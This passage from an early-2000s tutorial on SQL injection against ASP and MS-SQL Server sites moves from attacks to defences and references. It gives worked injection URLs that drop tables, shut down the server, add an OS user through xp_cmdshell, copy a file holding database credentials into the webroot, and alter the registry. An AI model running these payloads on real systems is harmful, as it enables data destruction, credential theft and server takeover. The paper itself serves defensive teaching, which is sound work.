The preceding example could be used against a user table. Excellent examples of how to do this are covered in the white papers by SPI Dynamics and NGSSoftware. Each uses slightly different approaches to the other and to the above, which further illustrates that this issue can be tackled in numerous ways.

Even more vengefully, an attacker may choose to destroy data. Returning to the poetry example, if the attacker had entered the following:

http://stuart/homebase/practical/index.asp?story=784;%20DROP%20TABLE%author;--

"Obviously DROP'ing tables ranks right up there with other stupid DoS tricks" (Rain Forest Puppy. 2001), but if your user had sufficient privileges, you just lost your author table.

The following is always a good guess on a high-traffic site:

http://stuart/homebase/practical/index.asp?story=784;%20DROP%20TABLE%users;--

When was the last time you backed up your database?

"One of SQL Server's most powerful commands is SHUTDOWN WITH NOWAIT, which causes SQL Server to shutdown, immediately stopping the Windows service." (Harper. 29 May 2002)

http://stuart/homebase/practical/index.asp?story=4%20;SHUTDOWN WITH NOWAIT--

A perfect attack for a disgruntled ex-employee to launch around midnight before a holiday weekend.

More malicious users could map out your tables and delete certain columns, change information or as illustrated destroy your database.

The above shows how an attacker possessing a basic knowledge of SQL syntax and an understanding of how the querystring works, combined with a poorly coded and/or poorly defended site, can give the site administrator serious problems. Next I'll move on to the business side of things: pre-installed stored procedures and extended stored procedures.

Part Two – Advanced Injection: sprocs and the leverage of your position

"It didn't take people long to realise that with all the 'functionality' built into MS-SQL that a compromised MS-SQL server translated almost directly to a compromised server and served as an excellent springboard into internal networks" (sensepost)

This section is specific to Microsoft SQL Server and covers the use of inbuilt stored procedures and extended stored procedures. By making intelligent use of these procedures an attacker can greatly leverage their position against your system.

To make use of these procedures the attacker takes advantage of the same weaknesses that allowed the basic SQL injection.

For many of the following examples to work, the web server under attack would need to be connected to the database with the system administrator login. Although this is a big no no, many use it anyway. So this assumption holds throughout this section.

One of the most useful in-built stored procedures is “sp_makewebtask”. In itself it doesn’t reveal any information, but it creates a structure for the attacker to view the results of other procedures and queries. This allows an attacker to more efficiently collect data. sp_makewebtask can be used in conjunction with other queries and/or inbuilt stored and extended stored procedures.

sp_makewebtask can take in excess of 30 arguments. A discussion of all of these is beyond the scope of this paper, however SQL Server Books Online (supplied with MS-SQL 2000) provides complete details. The most basic format is:

```
sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query'
```

To quote directly from SQL Server Books Online:

"[@outputfile =] 'outputfile'

Is the location of the generated HTML file on an instance of Microsoft® SQL Server™. It can be a UNC name if the file is to be created on a remote computer. outputfile is nvarchar(255), with no default.


[@query =] 'query'

Is the query to be run. query is ntext, with no default. Query results are displayed in the HTML document in a table format when the task is run with sp_runwebtask. Multiple SELECT queries can be specified and result in multiple tables being displayed in outputfile. "(Microsoft Corporation)

For an attacker this is a dream tool.

Consider the following:

http://stuart/homebase/practical/index.asp?story=784;exec%20sp_makewebtask%20'd:/inetpub/wwwroot/test.html','SELECT%20*%20FROM%20story'--



This generates everything in the story table and places it in a file on the web server called test.html. Obviously you need to know the directory set-up of the machine, but with trial and error this is often not difficult to determine.

Another example of using sp_makewebtask to display sensitive data follows. In this case it will produce a file containing the details of all the stored procedures:
http://stuart/homebase/practical/index.asp?story=784;exec%20sp_makewebtask%20'd:/inetpub/wwwroot/test7.html',"SELECT%20o.name,c.text%20from%20sysComments%20c%20join%20sysObjects%20o%20on%20c.id=o.id %20where%20o.xtype='P'--

Another very useful extended procedure is xp_cmdshell. Again here is the syntax from SQL Server Books Online:

xp_cmdshell {'command_string'} [, no_output]

Where the command string is an operating system command. (Microsoft Corporation)

The following will add the user Ghost with the password test to the system – a great illustration of why one should never connect with the system administrator login.

http://stuart/homebase/practical/index.asp?story=784;exec%20master.dbo.xp_cmdshell%20'net%20user%20ghost%20test%20/ADD'--

Sunderic and Woodhead make the case for using the xp_cmdshell procedure to copy backup files from one machine to another as follows:

exec master.dbo.xp_cmdshell 'copy e:\w2kPro~1\Mocros~1\' 'MSSQL\BACKUP*.*
m:', no output
(Sunderic and Woodhead p.474. 2001.)

But an attacker could just as easily use this to copy and rename sensitive files into the webroot. For example:

http://stuart/homebase/practical/index.asp?story=784;exec%20master.dbo.xp_cmdshell%20'copy%20d:\inetpub\wwwroot\includefiles\common.asp%20d:\inetpub\wwwroot\common.txt'--

In the case above the attacker is copying the include\common.asp file (which contains the password and username for the database connection) and renaming it to a textfile so that they can read it in a browser.

Other procedures can also be combined with sp_makewebtask to do any of the following (to name but a few):

Provide a list of all the groups in the domain:
xp_enumgroups ['domain_name']
http://stuart/homebase/practical/index.asp?story=784;exec%20sp_makewebtask%20@outputfile='d:/inetpub/wwwroot/test11.html',@query='exec%20master.dbo.xp_enumgroups%20stuart'--

To query MS-SQL Server information:
xp_msver [optname]
(leave optname blank to get all the information)
http://stuart/homebase/practical/index.asp?story=784;exec%20sp_makewebtask%20@outputfile='d:/inetpub/wwwroot/test.html',@query='exec%20master.dbo.xp_msver'--

To get information pertaining to the current security settings of the server:
xp_loginconfig ['config_name']
(leave config_name blank to get all the information)
http://stuart/homebase/practical/index.asp?story=784;exec%20sp_makewebtask%20@outputfile='d:/inetpub/wwwroot/test13.html',@query='exec%20master.dbo.xp_loginconfig'--

To get information pertaining to login accounts to the server:
xp_logininfo [[@acctname =] 'account_name'] [,[@option =] 'all' | 'members'] [,[@privelege =] variable_name OUTPUT]

http://stuart/homebase/practical/index.asp?story=784;exec%20sp_makewebtask%20@outputfile='d:/inetpub/wwwroot/test15.html',@query='exec%20master.dbo.xp_loginfo'--

Some other nifty stored procedures which may appeal to a mischievous attacker include:

sp_rename can be used to change column and table names.

sp_rename [@objname =] 'object_name' , [@newname =] 'new_name'
[, [@objtype =] 'object_type']

So for example to rename the author table to say authors, the following would do nicely.

http://stuart/homebase/practical/index.asp?story=784;%20EXEC%20sp_rename%20'author',%20'authors'--

In many cases the procedure can play a very useful role for the administrator, however if the server is not fully locked down, these procedures can be just as if not more useful for the attacker.

MS-SQL 2000 comes with hundreds of stored procedures and a couple of dozen extended stored procedures pre-installed. In some cases, such as with xp_msver, the usefulness for an attacker is minor, but the point is that all lead to system information leakage – information that can then be used to assist in an attempt to completely compromise the system at a latter time.

Lastly there are also a selection of extended stored procedures that can be used to read, alter, list and delete registry values. Interestingly, there is no documentation for them on the SQL Server Books Online, but both Sunderic and Woodhead and Anley touch on some possible uses:

The registry related extended stored procedures are:
xp_regread - reads a registry value
xp_rewrite - writes to the registry
xp_regdeletekey - deletes a key
xp_regdeletevalue - deletes a key's value
xp_regenumvalues - lists names of value entries
xp_regaddmultistring - adds a multistring (zero-delimited string)
xp_regremovemultistring - removes a multi string (zero delimited string)
(Sunderic and Woodhead. p478. 2001.)

These can be used just as any other extended stored procedure. So for example the following will add a new value to the MS-SQL set-up key:

http://stuart/homebase/practical/index.asp?story=784;exec%20master.dbo.xp_regwrite%20'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLServer\Setup','Test2','REG_SZ','Test2'--

While the following will remove the same key:

http://stuart/homebase/practical/index.asp?story=784;exec%20master.dbo.xp_regdeletevalue%20'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\MSSQLServer\Setup','Test2'--

It does not take too make imagination to consider other malicious uses for these extended stored procedures, particularly xp_regdeletekey and xp_regdeletevalue. Anley (Anley. p. 13. 2002.), also details an interesting use of the extended stored procedure xp_regenumvalues.

For further reading on advanced use of extended stored procedures, custom extended stored procedures and other more 'exotic' attacks, Anley's paper is informative. Pages 14 to 17, where he discusses importing text files into temporary tables an attacker has created and a very curious attack which will cause the SQL Server to speak, are particularly enlightening. (Anley. p.14-17. 2002.)

This section has only lightly touched on what can be done with stored procedures on a MS-SQL 2000 system. With hundreds of built in procedures many a rainy day could be spent experimenting with what could be done on a susceptible system.

Other tools

Stored procedures, extended stored procedures and SQL injection aside, one of the deterrents to the use of SQL injection has been that for an attacker, finding a susceptible site can be tedious and very time consuming.

Not any more.

The first automated tool (to my knowledge) that checks for SQL injection vulnerabilities, Wpoison has appeared out of Sourceforge and can be found at http://wpoison.sourceforge.net/

The tool runs on FreeBSD and Linux systems and to quote form their readme: " Wpoison is a tool primary designed for pen-testers and/or system administrators. The objective of this tool is to find any potential SQL-Injection vulnerabilities in dynamic web documents which deals with databases: php, asp, etc.."(Wpoison)

The tool works by automatically crawling a site testing all form fields and hyperlinks and runs a series of injection tests on them. wPoison then analyses the error message, and where it is in a format expected from a successful SQL injection, the address is flagged for further investigation.

Admittedly a handy tool for developers who want to test their code, but an equally handy tool for an attacker.

Part Three – Protection: How many walls to build around your site

"Sanitize!! Sanitize!! Sanitize!!
Don't rely for protection on user-editable scripting
Assume all end-user input is hostile
Sanitize!! Sanitize!! Sanitize!!"
(sensepost)

Protecting your site against SQL injection is like most security related topics – no one solution solves everything. Instead it is a series of small walls that will together form a formidable – but perhaps not impenetrable – wall that will at least deter novices or those attackers just 'passing by' looking for dangling apples.

The following small walls are required at a minimum – some a skilful attacker will be able to climb over or around, but hopefully they will not bypass all.

a) Use original and difficult to guess table and column names
b) Use aliases
c) Set length limits on *any* form fields on your site and don't use real column names
d) Validate all your data on the server side at a minimum for content, length and format
e) If you are using a product where the source code is available – for example a message board – keep up-to-date on patches and advisories about vulnerabilities.
f) In relation to (e) try to make your schema unique – if it allows you to generate the table names, be sure to differentiate your site from the default setting
g) Where possible use stored procedures
h) Audit your code
i) Lockdown your server

Here each of these is examined in more detail.

a) Use original and difficult to guess table and column names
The fact that everyone else calls their user table 'users' is a great reason why you shouldn't. If it's a personal site, make it as eccentric as you possibly can, but even for a large set-up dare to be different:
Table: user_Details
Columns: u_uID,u_user_Name,u_user_Password etc

b) Use aliases
Consider the following:

```
SELECT s.sID,s.title,s.blurb,s.story,a.aName,a.aNationality,a.aAge FROM story s,
author a WHERE sID=3 AND a.aID=s.aID
```

Compare it to:

```
SELECT story.sID, story.title, story.blurb, story.story, author.aName,
author.aNationality, author.aAge FROM story s, author a WHERE sID=3 AND
author.aID= story.aID
```

If an attacker breaks this statement and gets the tail end of it (ie after the WHERE) to appear in an error message, which one is giving more information to the attacker? When you use aliases, use the shortened version – a not author, s not story – make the attacker work for every scrap of information.

c) Set length limits on *any* form fields on your site and don't use real column names

If you have a login screen, generally there are two windows – one for the username and one for the password. Limit these to a realistic number.

```
<input type="text" name="member_name" size="12" maxlength=”60”>
<input type="text" name="member_password" size="12" maxlength=”60”>
```

Don't use the real column names as the field names as this just makes life easier for an attacker. In the code snippet above, they correspond to the u_user_Name and u_user_Password columns in the user_Details table.

d) Validate all your data on the server side at a minimum for content, length and format

The validation should *always* be done on the server side. Checking data on the client side with Javascript is, in my opinion, a complete waste of time. All the attacker need do is download your page as an html file, remove the Javascript and execute it from their machine.

Learn your regular expressions. Consider Litchfield's words "All of this would 'go away' if the ASP coder properly sanitised user input before letting it anywhere near an SQL query."(Litchfield. p.5. 2001). Work on the basis of denying all and then decide what you will allow. Going into the details of these scripts is beyond the scope of this paper – there are many great regular expression tutorials on the web.

Don't write one validation script and use it throughout the site – different data will require different validation. For example the validation process for a username will be different to that of a story ID number.

Follow at a minimum a process something like the following on all your data:

a) Remove apostrophes

Remove apostrophes, or if that is not acceptable (in the case of names like O'Donnell for example) then double them out as follows using a replace function:

```
function quotehandle(data)
        quotehandle=replace(data,"'","''")
end function
```

b) Remove semi colons and double dashes

```
function sqldash(data)
        sqldash=replace(data,"--","")
end function

function sqlcolon(data)
        sqlcolon=replace(data,";","")
end function
```

c) Check the type of the data

If you are expecting an integer, check it is an integer. If it is not an integer, reject it.

d) Set the data type

Reinforce the previous step by explicitly setting the type. For example:

```
storyID=CInt(request("storyID"))
authorname=CStr(request("authorname"))
```

e) Validate the data

Make sure the data is valid (using your regular expressions)

f) Check the length

Check the length of the data. If it is too long, truncate it. For example unless you are expecting to host over 10,000 poems on your site, your poemID doesn't need to be longer than 4 characters. For text, it will depend on the circumstances. The function below is a simple example of how to do this.

```
data=left(data,4)
```

or for longer data

```
data=left(data,125)
```

If you follow the above steps at a minimum, you're on the way towards protecting your site from SQL injection.

e) If you are using a product where the source code is available – for example a message board – keep up-to-date on patches and advisories about vulnerabilities

If you are using a shareware message board, an attacker can download the source code just as you did and pull it apart looking for weaknesses. See the Rain Forest Puppy paper that details exactly how the source code was used in an attack against Packetstorm (Rain Forest Puppy). Get on the mailing list for whatever the package is and keep up-to-date with patches and other updates. Before you install it, do a search on Google along the lines of "xyz message board exploits".

f) In relation to (e) try to make your schema unique. If it allows you to generate the table names, be sure to differentiate your site from the default setting

If possible, differentiate your product from the default model. Some allow you to pick your own table names. Peruse the code yourself to make sure there are not any obvious holes.

h) Where possible use stored procedures

Stored procedures are a great way to reduce the possibilities of an SQL injection attack. They're only as good, however, as those who write them! Be sure to use parameters at all times. They may be a pain to write, but to quote Anley: "Essentially, if a parameterised query is run, and the user-supplied parameters are passed safely to the query, then SQL injection is typically impossible" (Anley. p.17. 2002.).

However, even if you are using stored procedures, you must still validate your data beforehand.

i) Audit your code

No one writes perfect code. Have members of the team peruse each other's code and maintain a set of procedures so all code is being put together in the same manner.

j) Lockdown your server

There are many good papers available on how to lock down an MS-SQL Server. Some are listed in the references section.

At least consider the following methods:

i) User of least privileges

"Make sure the application is running with only enough rights to do its job" (Robertson. 2001.) This is the most important action to take in securing your system. Create a low level account with the minimum privileges required for use by the application. Do not use the sa account. Just doing this will protect your site against much of what has been discussed.

ii) Remove unnecessary accounts

If there are accounts that are not being used on the server, remove them.

iii) Remove/disable unneeded stored procedures and extended stored procedures.

If there are stored procedures and extended stored procedures you do not need, remove them. For example, the xp_cmdshell extended stored procedure is one of the more dangerous, but is rarely needed.

iv) Remove other unneeded information

Remove the example databases (if any) and make sure other features that you don't need are disabled or removed.

v) Patch patch patch

As with all products, make sure your patches are up-to-date.

Once you have these walls erected, you then need to monitor your server to make sure they are still standing, such as by carrying out the following:

a) Log analysis
b) File analysis
c) Backing up your data regularly

a) Log analysis
Set up your log analysis tool to scan the URLs for the kind of statements we've been creating – SELECT, UNION and so on should get a big red flag. Make sure your logs are recording the entire querystring.

b) File analysis
Keep an eye out for unusual files appearing. When using sp_makewebtask an attacker may try to disguise their filename as things like index_test.html or default_old.html. Keep an eye out for unexpected files and don't keep test pages on a production system.

c) Back up your data regularly
You should be doing this anyway!

Part Four – Conclusion: See, it does matter

SQL injection is a threat to any system connected to the internet with a database backend. An intelligent attacker will find any holes in your code and/or your server security and leverage them to their maximum advantage.

An SQL injection is relatively easy to guard against, and should be a consideration of any project before a line of code is written, or a network card plugged it. Numerous papers show how to launch a comprehensive SQL injection attack. Not checking your code and system set-up at the outset is tantamount to waiting for an attacker to do it for you.

With the advent of wpoison, possibly the first automated script for checking up on SQL injection vulnerabilities, unprotected sites days of waiting may well be numbered. SQL injection is straightforward to protect against, and with the wealth of susceptible systems on the internet, you really need to take care to avoid your system being the lowest apple on the tree.

Part Five – References: The information is out there

SQL injection is not a dark art. A wealth of information is available on the internet regarding how to use it and how to protect against it.

The two best papers on this topic are the SPI Dynamics and NGSSoftware papers. For anyone interested in the process of attacking a user login portion of a site, they are invaluable. The latter also contains some very advanced almost esoteric attacks that may be of considerable interest to some.

Books

Viera, Robert. Professional SQL Server 7.0 Programming. Birmingham:Wrox Press Ltd,1999. p138-139, 793-826.

Sunderic, Dejan. Woodhead, Tom. SQL Server 2000 Stored Procedure Programming. Berkeley:Osbourne/McGraw-Hill, 2001. p346-356, 466-526.

White Papers and Articles

SQL Injection

"SQL Injection Are Your Web Applications Vulnerable?". SPI Dynamics. 2002. http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf

Anley, Chris. "Advanced SQL Injection in SQL Server Applications". NGSSoftware Insight Security Research (NISR) Publication. 2002. http://www.ngssoftware.com/papers/advanced_sql_injection.pdf

Breidenbach, Beth "Guarding your Web Site Against SQL Injection Attacks". ASP Today. http://www.asptoday.com/content/articles/20020225.asp 25 Feb. 2002. (Fee membership required to view)

Rain Forest Puppy. "How I Hacked PacketStorm". wiretrip.net. http://www.wiretrip.net/rfp/p/doc.asp?id=42&iface=6 27 Feb. 2001.

Sensepost. "SQL Injection/Insertion Attacks". insecure.org. http://lists.insecure.org/pen-test/2002/Jan/att-0031/01-mh-sql.txt

Litchfield, David. "Web Application Disassembly with ODBC Error Messages". @stake. http://www.nextgenss.com/papers/webappdis.doc Mar. 2001.

Harper, Mitchell. "SQL Injection Attacks: Are You Safe". Devarticles. http://www.devarticles.com/content.php?articleId=138&page=1 29 May 2002.

"SQL Injection FAQ". SQL Security. http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=2&tabid=3

AntiCrack. "SQL Injection Walkthrough". AntiCrack Deutschland. http://www.anticrack.de/modules.php?op=modload&name=News&file=article&sid=2251 27 May 2002.

Robertson, Mike. "Understanding and Preventing SQL Injection Attacks". http://www.silksoft.co.za/data/sqlinjectionattack.htm 2001.

SQL Server Books Online. Microsoft Corporation.

Further Reading

Advisories

Securiteam http://www.securiteam.com/exploits/

New Order http://www.neworder.box.sk/

SQL Security

SQL Security http://www.sqlsecurity.com/DesktopDefault.aspx

Arehart, Stephen. "SQL Server Security ". SANS Institute. http://rr.sans.org/win/SQL_sec.php 10 Nov. 2000.

Waymire, Richard. Thomas, Ben. "SQL Server 2000 Security". Microsoft Corp. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/sql/maintain/security/sql2ksec.asp

Eizner, Martin. "Direct SQL Command Injection". The Open Web Application Security Project (OWASP). http://www.owasp.org/asac/input_validation/sql.shtml

"Security in SQL Server" http://www.easy-sql-server.com/index.asp?subject=Security&page=1

Regular Expressions Tutorials

4 Guys from Rolla
http://www.4guysfromrolla.com/webtech/090199-1.shtml
http://www.aspfaqs.com/aspfaqs/ShowCategory.asp?CatID=16

Zvon.org
http://www.zvon.org/other/PerlTutorial/Output/contents.html

Media Coverage

"Microsoft Plans SQL Server Security Guide". Security Administrator. http://www.secadministrator.com/articles/index.cfm?articleid=25343 23 May 2002.

Kiely, Don. "SQL Injection Attacks". IT World.com. http://www.itworld.com/nl/windows_sec/03182002/ 18 Mar. 2002.

Kiely, Don. "Guarding Against SQL Injection Attacks". IT World.com. http://www.itworld.com/nl/windows_sec/03252002/ 25 Mar. 2002.

Farrow, Ric. "Databases Under Fire". Network Magazine.com. http://www.networkmagazine.com/article/NMG20020429S0007/2 5 June 2002.

Tools

WPoison. http://wpoison.sourceforge.net/

Poetry

All Poetry snippets were used with the gracious permission of Bangkok Poetry. Bangkok Poetry 2000-2002.